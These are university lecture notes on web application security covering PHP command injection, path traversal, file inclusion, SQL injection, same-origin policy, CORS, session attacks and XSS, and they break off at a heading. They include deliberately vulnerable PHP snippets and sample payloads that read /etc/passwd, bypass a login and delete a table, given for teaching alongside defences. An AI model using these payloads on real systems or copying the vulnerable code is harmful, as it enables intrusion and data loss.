Lecture Notes for Web Security 2013

Part 3 — Web Applications Security

Martin Hell

1 Introduction

A web application is an application that uses the web browser, or user agent, to access a web server. The application can be realized using a server side implementation or JavaScript running in the web browser. Often a combination of the two is used. The programming language used on the server can be any language, but several languages have been developed with web applications in mind, e.g., PHP, ASP, JSP and Ruby. The examples here use PHP, but the theory behind most attacks and counter measures is general and can be applied to applications written in any language.

When the Internet started to gain popularity, most websites offered static web pages. The browser downloaded the content, interpreted the HTML code, and displayed it to the user. However, soon more complex websites were developed, incorporating more dynamic content. Today, many websites are built upon user generated content, making the information flow bidirectional. The server also needs to interpret data provided by users and present it as information to other users. This information is often unique to each user, requiring login support. For personal information it is also important to support robust access control and authentication of HTTP requests. The wide range of functionality in modern web applications has had a huge effect on security. Confidentiality and integrity protection of transported data is supported by SSL, implemented in all modern browsers. However, web application attacks are often exploiting vulnerabilities on the application layer and are independent of the use of SSL, which is enforced on the transport layer. Still, SSL is a good start as it can protect the data against attacks on the link between two nodes.

This chapter will give an introduction to security issues and possible attacks related to web applications. For a more comprehensive treatment, there are several books on the subject, see e.g., [3, 5].

OWASP is an open community focusing on web application security. The OWASP website (`http://www.owasp.org`) contains information about many different aspects of web application security.

Many attacks targeting web applications rely on the fact that the programmer has not validated input from the user. The goal of the attacks can be one

out of very many, e.g., accessing the actual server, stealing cookies, running the attackers own programs, dumping databases, etc. Correctly validating user input, making sure that it is as expected, will defend against many of these attacks. Best practice is to always assume that user supplied data is always malicious, and take any necessary precautions based on that. Unexpected input is not only a potential security threat, but could also crash the application.

Validating user input is often just a matter of using a PHP function on the supplied string. Thus, protecting against these types of attacks is usually very easy. The programmer just has to be aware of the potential problem and use the appropriate function to validate the data.

Attacks on web applications can be divided into several categories, but there is rarely a clear distinction between the categories and some attacks may fall into several categories. Moreover, attacks in one category can be used to launch attacks in other categories. Some attacks primarily targeting the actual server will first be given, while some attacks more targeting users and sessions will be given later, after a more thorough treatment of the same origin policy and session management.

1.1 Code Execution

PHP can execute programs on the server and save the result as a string. Consider the following PHP script, named `script.php`, that takes domain or IP address as input in a GET parameter, and runs `nslookup`.

```
<?php
  $value = $_GET['name'];
  echo "nslookup of $value:<br />";
  passthru("nslookup $value");
?>
```

The function `passthru()` executes the string and passes the result directly to the standard output, i.e., to the user agent. Since user input is used to run commands on the server machine, this code will allow an attacker to run any command on the server, provided that the web server is allowed to run it on the machine. Requesting the URL

```
script.php?name=127.0.0.1%3B+cat+%2Fetc%2Fpasswd
```

will run the command

```
127.0.0.1; cat /etc/passwd
```

displaying the file with hashed passwords to the attacker. Even if the hashed passwords are usually stored in a shadow file today, the example shows the vulnerability and even simple commands as listing directories, deleting specific files, displaying configuration information etc, are a potential threat to the server.

PHP provides two functions that can be used to make sure the above attack is not possible.

- `escapeshellcmd($arg)` will escape, i.e., precede with backslash, several special characters that can be used to trick the shell to execute arbitrary commands.
- `escapeshellarg($arg)` will put single quotes around the string and escapes single quotes inside the string. If this is used as an argument to a command, it will always be treated as a single argument, avoiding the situation above.

1.2 Directory Traversal

In a directory traversal attack, also known as path traversal, the goal is to access files in the filesystem by exploiting the fact that a script reads a file given by user input. Consider the following example.

```
<?php
  $username = $_GET['name'];
  $filename = "/home/users/$username";
  readfile($filename);
?>
```

The function `readfile()` simply reads the file passed as argument and sends its content to the standard output. The idea is that each user has a unique part of a webpage, and the rest of the page is static. The problem is that the filename is completely determined by the user, without any validation of the input. An attacker can e.g., pass the filename `../../etc/passwd` as a GET parameter, attempting to retrieve the content of the password file. The fact that it is possible to use `../` in the filename, allows the attacker to traverse the filesystem and read any file that the web server is allowed to read. Also the PHP files used to create the webpages can be read, possibly disclosing database passwords in the code or perhaps other even more severe vulnerabilities.

PHP provide several functions that can be used to filter paths.

- `realpath()` will analyze the path, translating `./` and `../` and return an absolute path. The input `/home/users/../../etc/passwd` would return `/etc/passwd`.
- `basename()` returns the filename, removing the directory path. The input `/etc/passwd` would return `passwd`.
- `dirname()` returns the directory, removing the filename from the path. The input `/etc/passwd` would return `/etc`.

Note that none of the functions above will stop an attacker from accessing files in the same directory. One additional protection is thus to place the files that can be accessed in a separate directory. Alternatively, access control mechanisms provided by the underlying operating system can be used to protect files that should not be accessed. An even better idea is to have a whitelist of accepted filenames and check that an input matches an entry in the list.

1.3 Local and Remote File Inclusion

The PHP function `include()` allows the programmer to open a file and interpret the content of that file. This is very useful if several pages on one website partly contain the same information, e.g., a standard header or footer, but it can also be used to make parts of the page user dependent. In those cases, the included filename could be based on information sent in a GET pr POST request. In the example below, the file to be included is simply sent in a GET request.

```
<?php
  $pagename = $_GET['page'];
  include($pagename);
?>
```

Requesting the page `.../index.php?page=joe.php` will result in the script opening the file `joe.php` and interpreting its content. In a file inclusion attack, the adversary takes advantage of the input dependent choice of file to include. In the local variant of the attacks, another file on the system is passed as value for the page parameter, while in a remote file inclusion attack, a URL is passed to a remote file, typically written by the attacker. The remote file could e.g., contain `<?php passthru('ls'); ?>`, and will then list the current directory on the server.

A variant of the code above could be to assume that the file included is a PHP file.

```
<?php
  $pagename = $_GET['page'];
  include($pagename . ".php");
?>
```

In that case, the attacker would simply pass `joe` instead of PHP. It would seem that the attack in this case is restricted to including only PHP files, but this is not the case. The attacker could e.g., send a modified request.

`.../index.php?page=http://www.ietf.org/rfc/rfc2616.txt?`

This would result in PHP including the file

`http://www.ietf.org/rfc/rfc2616.txt?.php`

and since the "?" is a metacharacter in a URL separating the path and query string with GET parameters, the file would be retrieved. Including local non-PHP files is also still possible by appending a null character to the file. The null character defines the end of a string and anything after is by definition not part of the string. The path with URL encoded query string

`.../index.php?page=/etc/passwd%00`

could be used to include the password file.

There are two `php.ini` directives that determine if files can be retrieved from remote sources.

- `allow_url_fopen` determines if URLs can be treated as files in any functions that open files.
- `allow_url_include` determines if URLs can be treated as files in the functions `include()`, `include_once()`, `require()` and `require_once()`.

Note that the first has to be set to `On` in order for the second to be relevant. The default setting is to enable `allow_url_fopen` and disable `allow_url_include`. Prior to PHP 5.2.0, only `allow_url_fopen` was used, defaulting to `On`.

Even with both these settings turned off, local files can be included. Requesting `.../index.php?page=/etc/passwd` would display the system's password file since it is local. To specify from which directories PHP is allowed to access files, the `php.ini` directive `open_basedir` can be used. Specifying

```
open_basedir = /var/www:/home/joe/public
```

would restrict PHP to access files to those two directories and their subdirectories. On Windows, semicolon is used to separate directories.

1.4 SQL Injections

Databases are commonly used by web applications to store information. The information stored can be usernames, passwords and other user information. In online shopping, prices, item description, user reviews and payment information are often also stored in a database. SQL is the standard language used to interact with the database. It supports inserting, extracting, deleting and updating information in the database. There are several database implementations available, e.g., MySQL, PostgreSQL, Oracle, Microsoft SQL Server, SQLite etc. Web applications typically interact with the database using functions provided by the programming language used. PHP can send SQL queries to a MySQL database using e.g., `mysql_query()`. When a user logs in to a website, the username and password can e.g., be verified using the following.

```
$uname = $_POST['username'];
$pass = $_POST['passwd'];
$result = mysql_query("SELECT * FROM login WHERE
                username='".$uname."' AND pword='".$pass."'");
if ($result) {
    if (mysql_num_rows($result) == 1) {
      session_regenerate_id();
      ...
}
```

The code above highlights an important issue when interacting with databases. The fact that the password is not stored as a hash value with an additional salt as input to the hash function is a disaster in itself. However, this is not immediately related to the SQL injection attack. Instead, the issue here is that data entered by the user is immediately passed to SQL as part of the query.

There is nothing that prevents a user from sending data formatted such that the semantics of the SQL statement is changed. Consider the following POST request.

```
POST / HTTP/1.1
Host: www.server.com
...

username=Alice'-- &passwd=
```

Such a POST request will on the server be translated to the following SQL query.

```
SELECT * FROM login WHERE username='Alice'-- ' AND pword=''
```

The double hyphen is considered to be a comment so the rest of the line is ignored. Thus, it will have the same meaning as

```
SELECT * FROM login WHERE username='Alice'
```

This will allow an attacker to login as Alice without knowing her password. Again, lack of input validation is the source of the vulnerability. PHP provides the function `mysql_real_escape_string()`, which can be used to escape special characters, e.g., single and double quotes. While this provides good protection, care needs to be taken when using integers as they do not have to be surrounded by single quotes in the query. Using `SQLite_query()`, the function used to send queries to the SQLite database, a user with a certain numerical ID can be extracted as follows.

```
$id = $_POST['id'];
$id = sqlite_escape_string($id);
$result = sqlite_query($db, "SELECT * FROM users WHERE id={$id}");
```

If the user supplies the id `0; DELETE * FROM users` the query string will be translated to

```
SELECT * FROM users WHERE id=0; DELETE * FROM users
```

since there is nothing in the string to escape. This will execute both queries and all rows in the table "users" will be deleted. The reason for using SQLite here and not MySQL is that multiple queries are not allowed in `mysql_query()`. Always quoting also integers and using type casting to int are possible protections against this attack.

There are many more examples of what can be done using SQL injection attacks. Dumps of databases with passwords, either in clear text or hashed, have been reported many times. This is not just a problem for the users, but also a problem for the website itself. Many sites depend on users trusting them with sensitive information, and once this trust is broken, the users may stop using that particular site or service.

1.4.1 Prepared Statements

Some protections have already been given above. Escaping special characters will protect against most SQL injection attacks. However, there are even better ways. Using prepared statements the SQL logic can be completely separated from the data used in the query. Then the attacks will not be possible as everything that is provided by the user will be treated as data, and not as logic. This additionally makes the interaction with the database more efficient since the logic is sent once, and only data is sent for each new query. By preparing a statement like

```
SELECT * FROM login WHERE username=?  AND password=?
```

the question marks are used as placeholders for data that will be supplied when the query is made. Independent of the format of the data, it will still only be considered as data. When preparing the statement, the question marks are only valid in certain places. They can not be used for table and column names (which still opens up for attacks if they have to be dynamically assigned). An example using MySQL is given below. Note that the MySQLi extension has to be used as the MySQL extension for PHP does not support prepared statements.

```
$uname = $_POST['username'];
$pass = $_POST['passwd'];

$a = mysqli_connect('host','mysqlUser','mysqlPassword','users');

/*Prepare the statement by giving the SQL logic*/
$stmt = mysqli_prepare(
        $a, "SELECT * FROM login WHERE username=? and password=?");

/*Bind parameters and result, execute and fetch parameters*/
mysqli_stmt_bind_param($stmt,"ss",$uname,$pass);
mysqli_stmt_execute($stmt);
mysqli_stmt_bind_result($stmt,$u_name,$u_pass,$u_email);
mysqli_stmt_fetch($stmt);

if ($u_name) {
  /*User is authenticated*/
  session_regenerate_id();
  ...
```

If prepared statements are used for *all* database queries and *all* user supplied data is parameterized, then SQL injections are not possible.

2 Same-Origin Policy

One of the most fundamental aspects of web security is the same-origin policy. This policy prevents documents from one origin to receive information in

documents from another origin. The origin is considered to be the properties *protocol*, *domain name* and *port*. As one example, a document received from `http://evil.com` should not be able to read information from a document received from `http://example.com`. To see the motivation for this policy, consider the case when there are two windows open at the same time. In this case it should not be possible for one window to read the cookies corresponding to another window since this could be used to steal login credentials from that window. Another example is when firewalls are used. Documents behind a firewall can not be accessed by an attacker. However, if it would be possible for e.g., JavaScript to read information in documents in other origins, an attacker's webpage can contain a script that retrieves information from origins that are inside a firewall. Since it is the IP of the victim that is used in the request, it could be possible to bypass the firewall rules.

The policy can differ slightly between different implementations and specific rules can change between different versions of the same browser. A detailed overview can be found in [9]. Often, the same-origin policy refers to how JavaScript can access the *Document Object Model* (DOM) tree for documents in other domains. The DOM is a representation of a document in a tree structure. It defines the objects and properties of the HTML elements, and also defines methods for accessing them. Refer to [8] for an overview. The user agent only allows JavaScript to read the DOM if the two are associated with the same origin, i.e., they share protocol, domain and port. The JavaScript code itself is associated with the origin of the document *running* the script, but can be downloaded from anywhere using `<script src="...">`. The script will then be able to access the DOM of the document running the script, but not documents on the domain from which it was downloaded.

The basic policy in network access is that documents, and JavaScripts in those documents, in one origin can send information to other origins, but it cannot read information from another origin. Allowing documents to send information to other origins is needed for hyperlinks, which sends a GET request to the domain specified by the link. It has also the consequence that POST requests can be sent to any domain. This can be used to send cookies and other pieces of information to a server controlled by an attacker, a common goal in an XSS attack. It can also be used in the CSRF attack to send authorized requests appearing to have been initiated by a victim. Disallowing documents to read information from other origins is very conservative and there are some exceptions to this rule. One exception is reading JavaScripts, as mentioned above. Another exception is the inclusion of images from other domains. Using `<img src="...">`, a document can read an image from another origin and include it in its own DOM. The *origin* of the image is then the same as the document itself, even though it originates from another origin. The same applies to style sheets (CSS), which can be loaded from any domain.

Also for network access within the same origin, there are exceptions. The actual rules are browser dependent but it is typical to e.g., block access to port 25 (SMTP) to avoid spam. Several other exceptions exist in order to prevent potential abuse.

The parameter `document.domain` can be set by the documents to a parent domain of the actual domain. If both document explicitly set this parameter to the same domain, then access will also be granted. As an example, *a.example.com* does not have the same origin as *b.example.com*, so the documents will not have access to each other by default. However, both documents can explicitly set the `document.domain` parameter to *example.com* in order to get access to each other. One drawback is of course that any document with domain ending with *example.com* can get access to these documents by setting its own `document.domain` parameter to *example.com*. Some browsers allow setting the parameter to *com* while others require at least two levels of the domain name.

The same-origin policy for XMLHttpRequest is similar to that of DOM, but it is not possible to use the `document.domain` parameter to mutually agree to make cross-domain requests.

Other contexts that have their own same-origin policy are e.g., Java, Flash and Silverlight.

A DNS rebinding attack tricks the browser to think that two documents with different origin have the same origin. This can e.g., allow an attacker to obtain information about resources on an internal network.

2.1 Bypassing the Same-Origin Policy

The fact that the same-origin policy applies to the XMLHttpRequest object severely limits its usage. It is not possible to make requests to domains or hosts other than that of the document. At the same time it is becoming more and more common to see mashups on the web. A mashup is a web page that consists of information from many different sources. To make mashups possible a workaround for the same-origin policy is needed, especially when the different parts of the mashup need to communicate. There are several workarounds that have been developed and proposed. The most common are to use the *web server as a proxy*, to use *IFrames*, and to use *JSON with Padding*.

2.1.1 Web Server as Proxy

Since the same-origin policy is implemented in the user-agent, it only affects documents controlled by the user-agent. According to the policy it is allowed to access data from the server hosting the document, and this server is not under control of the user-agent. Thus, one very simple workaround is to retrieve the cross-origin data through the web server. The document makes a request to the server in the same origin, which in turn forwards this request to the target server. The target server responds to the proxy with the data which is finally relayed to the document.

This workaround can be compared to the case of remote file inclusion. That attack in some sense break the rules of the same-origin policy since information is retrieved from another origin. However, the retrieval takes place at the server, which is not subject to the policy. Thus, the same-origin policy cannot stop a

remote file inclusion attack, neither can it prevent information retrieval from other origins as long as they take place on the server before the information is delivered to the user-agent.

2.1.2 Using IFrames

An IFrame is an inline frame used in a document. It can be thought of as a document within the document. It is possible to make a request for a webpage in another origin and open the response in its own frame. To the end user it will look like one document even though it is actually two documents. This removes the extra communication required in the web server proxy solution, but on the other hand it does not really bypass the same-origin policy as the two documents are still subject to the policy. Communication between the main document and the IFrame is prohibited by the policy. Still, this communication is possible through another workaround, and this is one reason why IFrames for cross-domain communication has been much used. To generalize a bit, the main document can have several IFrames, and each IFrame can itself have one or more IFrames, creating a tree structure of windows. All these windows can set any other window's URL, even though they can not access anything else according to the same-origin policy. When setting the URL to a new web page, this window will reload itself with the content from the new URL. However, there is one exception. If only the fragment identifier, i.e., the part after #, of the URL is changed, the window will not reload. Since any window can read its own URL, this makes it possible to send and receive information between different IFrames even though they do not share origin. This means that one IFrame window X can control another IFrame window Y.

In HTML5, the postMessage method was added in order to simplify communication between frames. It requires that both frames agree on the communication so window Y must actively listen for data sent by X. For X to send a message, it uses the postMessage method, which takes as argument the string that is being sent and the domain to send it to, in this case Y. In order to receive the message, the receiving window Y will just listen to an event from X and when the message is received, a function is called that can handle the data. All modern browsers support postMessage for cross-origin messaging and the fragment identifier workaround should be not be used anymore (for this purpose).

2.1.3 JSON with Padding (JSONP)

A more direct and flexible workaround is to take advantage of the exceptions in the policy. Recall that a JavaScript can be downloaded from a source with an origin that differs from that of the document itself. Thus, instead of using XMLHttpRequest, the data can be formatted as a JavaScript. This makes it possible to receive data from another origin, violating the same-origin policy.

Data sent from a server to a user-agent is often given in the JavaScript Object Notation (JSON) format. It is an alternative to XML and is often

used in responses to XMLHttpRequests. The data format is described in RFC 4627 [2]. It is based on JavaScript but is actually language independent since any language can parse the data. JSON data consists of objects and arrays. Each object is enclosed in curly brackets, { and }, and has one or several string:value pairs separated by comma. The value can be an object itself. If one object has several values, these are given in an array, enclosed in square brackets, [and]. This is best illustrated by an example. Below is a JSON representation of a student's data.

```
{
 "name":"Sven Svensson",
 "status":
 {
  "avgGrade":"4.5",
  "hp":"135"
 },
 "course grades":
 [
  {
   "course code":"EIT060",
   "grade":"5"
  },
  {
   "course code":"EITF05",
   "grade":"4"
  }
 ]
}
```

Recall that XMLHttpRequest can only be used to make calls to servers in the same origin so the JSON data can only be received from the same origin. The data to request can be given by the URL, so the student data above can be requested using e.g.,

```
http://www.example.com/students?id=123
```

assuming that Sven Svensson has ID 123.

If instead the data is requested from a domain in another origin, the `<script>`-tag must be used since that is not subject to same-origin checks. On the other hand, the JSON data is not a valid script (although it is valid JavaScript syntax).

JSON with Padding (JSONP) is one way to get around this obstacle. The idea is to transform the JSON data into a valid script. First, a `<script>`-tag is dynamically created in the DOM at the time the data is to be retrieved. The "src" parameter of the source tag can then include URL-encoded data similar to the one above in order to specify which data is requested. The server then embeds the JSON data inside a function call to make it a valid JavaScript. The

name of the function can be specified by the user-agent as a callback parameter, such that it can fit the rest of the JavaScript code in the document.

```
http://www.example.com/students?id=123&callback=studentData
```

Using the example data above, the (valid) JavaScript that is returned from the server would then be

```
studentData({"name":"Sven Svensson","status":{"avgGrade":"4.5",
             "hp":"135"},"course grades":[{"course code":"EIT060",
             "grade":"5"},{"course code":"EITF05","grade":"4"}]})
```

i.e., the data would be the argument to a function call. The document is now free to do anything with this data if the function has been defined in the document. The function is executed immediately after it has been received by the document, known as On-Demand JavaScript. The padding is the extra function call added by the server. This padding could also be e.g., a variable assignment. Moreover, in theory the data does not have to be JSON data, it can be anything as long as it follows the rules set by the JavaScript language and that the resulting response from the server can be assigned to the "src" parameter of the `<script>`-tag.

JSONP is very common to use as it more or less makes cross origin requests both possible and flexible. One drawback is of course that JSONP has to be supported by the server.

2.2 Cross-Origin Resource Sharing (CORS)

The previously described techniques for bypassing the same-origin policy take advantage of various loopholes in the policy and how data is treated by the user-agent. These policy workarounds do not immediately present security weaknesses. Instead, the use of them shows that the same-origin policy in some situations is too strict. The introduction of *postmessage* in HTML5 shows that controlled cross-domain communication should be allowed if both domains accept it. However, it must be noted that postmessage only works for communication between windows.

Cross-Origin Resource Sharing (CORS) is an attempt to make cross-origin requests more controlled without relying on specific workarounds or loopholes. It can be seen as an extension of the policy rather than a workaround as the user-agent is involved, instead of its policy implementation being bypassed. It is not as straight forward to use as the other techniques since it adds extra headers to the HTTP communication that have to be either constructed or interpreted by the user-agent. Similar to JSONP, CORS also has to be explicitly supported by the target server, i.e., the server hosting the cross-domain data. The following will give a brief overview of how CORS work. For a more complete treatment, refer to the specification [6].

CORS adds several headers to both HTTP requests and responses. The most important headers are the *origin* request header and the *Access-Control-Allow-Origin* response header. For *simple requests*, defined as GET, HEAD

and POST requests, the user-agent sends the origin header with information about the origin of the document. The server can look at this header and decide if it should send a response. In the response, the server adds the Access-Control-Allow-Origin header, specifying the same origin that was sent in the request origin header. This tells the user-agent that the document is allowed to receive data from the server. The server can also choose to send a wildcard (*) indicating that any domain is allowed to request the data.

An example of a HTTP request and a HTTP response using CORS is given below.

```
GET /students/ HTTP/1.1
Host: www.server.com
...
Origin: http://www.example.com


HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: http://www.example.com
```

For requests that are not simple, the user-agent must first make a preflight request in order to check which methods are allowed. If the request to be made is e.g., a PUT or a DELETE request, the user-agent checks whether these requests are allowed before actually making them. Also, if headers other than simple headers are to be used, e.g., custom headers, there is also a preflight request to determine if these headers are allowed in a cross-domain request. The headers used in the preflight requests are *Access-Control-Request-Method* to indicate the method to be used and *Access-Control-Request-Headers* to indicate which headers that will be used. Corresponding headers, *Access-Control-Allow-Methods* and *Access-Control-Allow-Headers*, are sent in the response to determine what is allowed. Moreover, to avoid having the user-agent making unnecessarily many preflight requests, the server can use the *Access-Control-Max-Age* header to indicate for how long time, in seconds, the preflight information can be cached by the user-agent. The preflight request uses the OPTIONS method. An example is given below.

```
OPTIONS /students/ HTTP/1.1
Host: www.server.com
...
Origin: http://www.example.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-SPECIALHEADER


HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: http://www.example.com
Access-Control-Allow-Methods: GET, PUT, DELETE
Access-Control-Allow-Headers: X-SPECIALHEADER
Access-Control-Max-Age: 3600
```

If the document wants to send a DELETE request within one hour, a new preflight request is not necessary since the user-agent already knows that the http://www.example.com origin is allowed to make DELETE requests and this information can be cached for one hour.

By default, an XMLHttpRequest does not send a cookie in a request, but it can be optionally added by the script. However, responses to requests with cookies are not accepted by the user-agent unless the response includes the Access-Control-Allow-Credentials header with the value true. Moreover, the response must also set an explicit origin for the Access-Control-Allow-Origin header. If a wildcard is used, the user-agent also rejects the response (i.e., its content is not made available to the script). The Access-Control-Allow-Credentials header allows the server to control if user specific access control can be used in the cross-origin requests.

3 Sessions

The HTTP protocol is stateless, meaning that there is no inherent memory that connects two subsequent HTTP requests. In many web applications, an HTTP response need to be dependent, not only on the corresponding request, but on many previous requests. An example is a web store, where the customers put items in a virtual shopping cart. Items need to stay in the cart as the user continues to browse the store. Another example, more directly related to security, is websites which require authentication. A logged in user should be able to log in once and then browse the websites staying logged in. Basic and Digest authentication, which are both built into the HTTP protocol, accomplish this by sending login credentials with each request. While the security of these solutions is enough in many situations, they do not allow for session management. Moreover, they are not very flexible and the user interface is not customizable.

Sessions are used to keep users logged in, without having to send the login credentials with every request (in some sense this is still done), and to allow

the server and the browser to keep a state with information about previous actions. Often, a session can be initialized and used before a user has logged in, and continued after the user is logged in. More privileges are then given to the user once authenticated and logged in. A simple variable can be used to know whether the user is logged in or not.

Session information can be stored on the client side in two main ways.

- **Cookies:** This is the most common alternative for session management and the primary use of cookies. They can also be used for user tracking, but this is just a special case of session management.
- **URL parameters:** The session is maintained by sending session information in the URL. Every time a relative link is followed, the session information is attached in the query string of a GET request. The relative links are automatically rewritten each time a page is generated to contain the correct session ID. If forms are posted, a hidden field is used to send the session ID to the server.

Naturally, not all information about a session can be stored in a cookie or in the URL. Instead, only a session ID is stored. When the web server sees the session ID it can relate this to information stored on the server. A third alternative for realizing sessions is to always keep the session in hidden form fields and send the session ID in a POST request. Even the full session information can be sent in the POST, possibly encrypting it. However, this requires more work by the designer, while using cookies and URL parameters are automatically handled in e.g., PHP.

Comparing the cookies and URL parameters alternatives, they both have advantages and drawbacks. If cookies are used, the session can continue if the user leaves the website and then later returns. With persistent cookies, even if the browser and/or the computer is shut down, the session can resume when the user visits the website next time. On the other hand, users could choose to turn off use of cookies in the browser. In that case, sessions will not work, while using URL parameters would still work in this case. One drawback with using URL parameters, apart from that the user cannot leave the website, is that URLs can be copied and pasted into e.g., emails, forum posts, blogs and social network updates. This opens up for simple session fixation attacks, see Section 3.2.1. Moreover, the URLs for GET requests are stored in the browser history.

3.1 Sessions in PHP

Sessions are initiated in PHP using the `session_start()` function. This function must be called before the `<html>` tag is sent since cookies are sent in the HTTP header. The `session_start()` function will create a new session if it does not already exist. If the HTTP request contains a cookie with a session ID or the URL contains a session ID, then `session_start()` will resume the session corresponding to that ID, initializing all variables belonging to that

session into the superglobal variable `$_SESSION`. With the `php.ini` directive `session.auto_start`, sessions are automatically started without having to use `session_start()`. The default name of a session in PHP is PHPSESSID, but this can be changed using the `session.name` directive in `php.ini`.

A small example of session handling in PHP is given below, where the number of times a user has visited a page (during one session) is counted.

```
<?php
  session_start();
  if isset($_SESSION[count]) {
    $_SESSION['count']++;
  }
  else {
    $_SESSION['count'] = 1;
  }
?>
```

The function `session_destroy()` can be used to remove the session ID and delete the parameters from the server. The fact that session parameters are stored on the server is a potential security threat. Anyone with access to the server has also access to the session parameters for users with an open session.

The use of cookies and/or URL parameters to realize a session, can be configured in the `php.ini` file using the directives

- `session.use_cookies:` Specifies if cookies should be used to transmit the session ID. Default is "1".
- `session.use_only_cookies:` Specifies if cookies should be the only way to store the session ID on the client. If this is set to "1", a session ID sent in the URL will not be accepted. Default is "1" since PHP 5.3.0.
- `session.use_trans_sid:` Specifies if relative links should be transparently rewritten to contain the session ID. Default is "0".

3.2 Session Attacks

The most intuitive attack that gains access to a user account is to somehow break the user's password. This will allow the attacker to authenticate as the user. Depending on the implementation, brute force attacks, dictionary attacks or rainbow tables could be possibly used. Rainbow tables are easily made useless by using a unique salt when hashing the password. By allowing only a few login attempts before presenting the user with a CAPTCHA, online brute force and dictionary attacks can be efficiently dealt with. Finally, making sure that the database of hashed passwords is not leaked, offline attacks are also prevented.

A user only submits the password when logging into the website. In subsequent requests, the session ID is used to authenticate the user. Thus, instead of breaking the password, an attacker can focus on learning the session ID that is

currently used by a user. By submitting the session ID in a request the attacker will look like the user to the server. This is in many ways the same thing as breaking the password, though there is an important difference, namely that once the session is terminated, the attacker can no longer impersonate the user (without learning the session ID again). Any attacks that require retyping the password will not work. Often, websites require you to type the old password if you want to change it.

There are several ways of learning the session ID of a user. The attacks can be divided into those that force a victim to use a session ID chosen by the attacker, called session fixation, and attacks that attempt to learn the session ID already in use, called session hijacking. Session fixation attacks starts before the victim logs in, while session hijacking attacks start after the victim logs in.

3.2.1 Session Fixation

In a session fixation attack, the adversary makes the victim use a known session ID. By allowing the session ID to be sent in the URL, the attacker can send a link, using e.g., email, to the victim. The attack requires URL parameters to be used as a way of sending session information to the server. The most straight forward attack can proceed as follows.

1. The attacker tells the victim to visit a target server using the link `www.server.com/script.php?PHPSESSID=1234`.

2. The victim clicks the link and is directed to the target server, sending a session ID in a GET parameter. A session with ID "1234" is now established between the victim and target server. The victim has an account on this server and logs in, gaining more privileges on the server as he/she is now authenticated.

3. The attacker knows the session ID used between the victim and the target server. The attacker can now send requests to the server, logged in as the victim.

In the attack above, the attacker chooses an arbitrary session ID. One protection is to make sure that all session IDs are generated by the server.

```
<?php
  if (!isset($_SESSION['ServGen'])) {
    session_destroy();
  }
  session_regenerate_id();
  $_SESSION['ServGen'] = TRUE;
?>
```

However, even with this protection, an attack would be possible if the attacker initializes the session before the ID is sent to the victim. The new attack would then proceed as follows.

1. The attacker visits the target server.
2. The target server sends an ID generated by the server. The session ID is put in all relative links (and perhaps also in a cookie).
3. The attacker takes the server generated ID "SID" and tells the victim to visit the target server using the link `www.server.com/script.php?PHPSESSID=SID`.
4. The victim clicks the link and is directed to the target server, sending SID as session ID in a GET parameter. The victim is now using the session initiated by the attacker. As before, the victim logs into his/her account on the server.
5. Since the attacker knows the server generated session ID used between the victim and the target server. The attacker can now send requests to the server, logged in as the victim.

Clearly, it is not enough to use only server generated session IDs. A simple protection against this attack is to generate a new ID every time privileges are changed.

```
<?php
  session_regenerate_id();
  $_SESSION['logged_in'] = TRUE;
?>
```

Then, in step 5, the attacker will try to use an old ID, which does not correspond to the logged in victim.

Another protection is of course to not allow the session ID to be sent in the URL at all. This is accomplished using `session.use_only_cookies = 1` as discussed in Section 3.1. This of course comes with the drawbacks with only allowing cookies to be used for session management

There is a temporal issue in the attack that can be used to limit the usefulness of the attack. In step 5 above it is required that the session is still valid, otherwise the attacker will not be logged in as the victim. Servers can provide a logout function that removes the session.

```
<?php
  if ($_GET['logout']) {
    session_destroy();
  }
?>
```

The protection is of course dependent on users actually using the logout functionality.

3.2.2 Session Hijacking

In a session hijacking attack, the adversary learns a session ID that is currently used by a victim and a target server. This can be done in many ways and this section will cover the two simplest attacks, namely *session prediction* and *session sniffing*. Cross site scripting (XSS) attacks can also be used for session hijacking, but XSS attacks are more general and can be used for many other purposes as well. (XSS is *how it is done*, while session hijacking is *what is accomplished*.) For this reason, XSS will be treated separately in Section 4.

In session prediction, the attacker simply guesses the session ID. This can be feasible if the generated IDs are not random enough. If e.g., a counter is used on the server side, a known session ID gives full information about subsequent IDs. For session IDs based on a function of the user name and e.g., a time stamp, the number of IDs that have to be guessed until a valid ID is found is very limited. By analyzing several known valid session IDs, an attacker can figure out how they are generated and predict values of unknown session IDs. In PHP, the developer can set the session ID using the function `session_id()`. The best protection against this attack is to let the server determine the session ID randomly.

In session sniffing, the attacker eavesdrops the connection between the victim and the server. Unless some confidentiality protection is used, HTTP requests contain the cookies in unencrypted form. Internet traffic is routed through several nodes, and every node can potentially read what is in a packet. However, Internet routers are not as critical as unencrypted wireless networks. An attacker can just eavesdrop the unencrypted traffic, and when a cookie is found, that session can be stolen. Wired switched networks are almost as vulnerable if an ARP spoofing attack is used. The obvious protection is to always encrypt the traffic using e.g., SSL. Note that it is not sufficient to only use SSL during login, when username and password is sent, it must be enabled during the full session.

4 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is one of the most common vulnerabilities in web applications. It can be seen as a special case of code injection since the idea is to run a script on a victim's web browser. When accessing content on a website, the user trusts this content. If JavaScript is used, it is assumed that the website is supposed to contain this script, and if you trust the website, you trust the script. In the XSS attack the script is, unknowingly to the browser, instead provided by an adversary. One common goal of the attack is to steal a victim's cookie, resulting in a session hijacking attack. However, anything that can be done with a JavaScript could be subject of the attack, e.g., changing information on the webpage, steal or change personal information and placing advertisements. The injected code is not limited to JavaScript. Anything that is interpreted by the browser can be injected, e.g., VBScript, ActiveX, HTML

and Flash. Still, the description below will focus on JavaScript. There are many different variants of XSS and they are typically divided into *non-persistent* and *persistent* cross-site scripting attacks. Both take advantage of insufficient validation of data supplied by users to the web server.

4.1 Non-persistent XSS Attacks

These are also called first order or reflected XSS attacks. If a web server is using user supplied data, sent in a POST or GET request, to generate the content of a website, the server must make sure to validate this data. One example when this is apparent is in a search engine. The result is often presented together with the search string. Since the search string was supplied by the user, this must be checked by the server so that it does not contain any code. If it does, that code will be executed in the user's web browser. Another example is when certain documents are not found on the server. The server then often responds with a message that the requested URL was not found, returning the queried URL.

In an attack, the adversary can send a link in an email to the victim or create a link on his/her own website. The link will contain a JavaScript, written by the attacker, in a GET parameter. If the victim clicks the link, and the target server returns the script to the victim, the script will execute in the victim's browser. The script can e.g., send a cookie to the attacker, resulting in session hijacking.

4.2 Persistent XSS Attacks

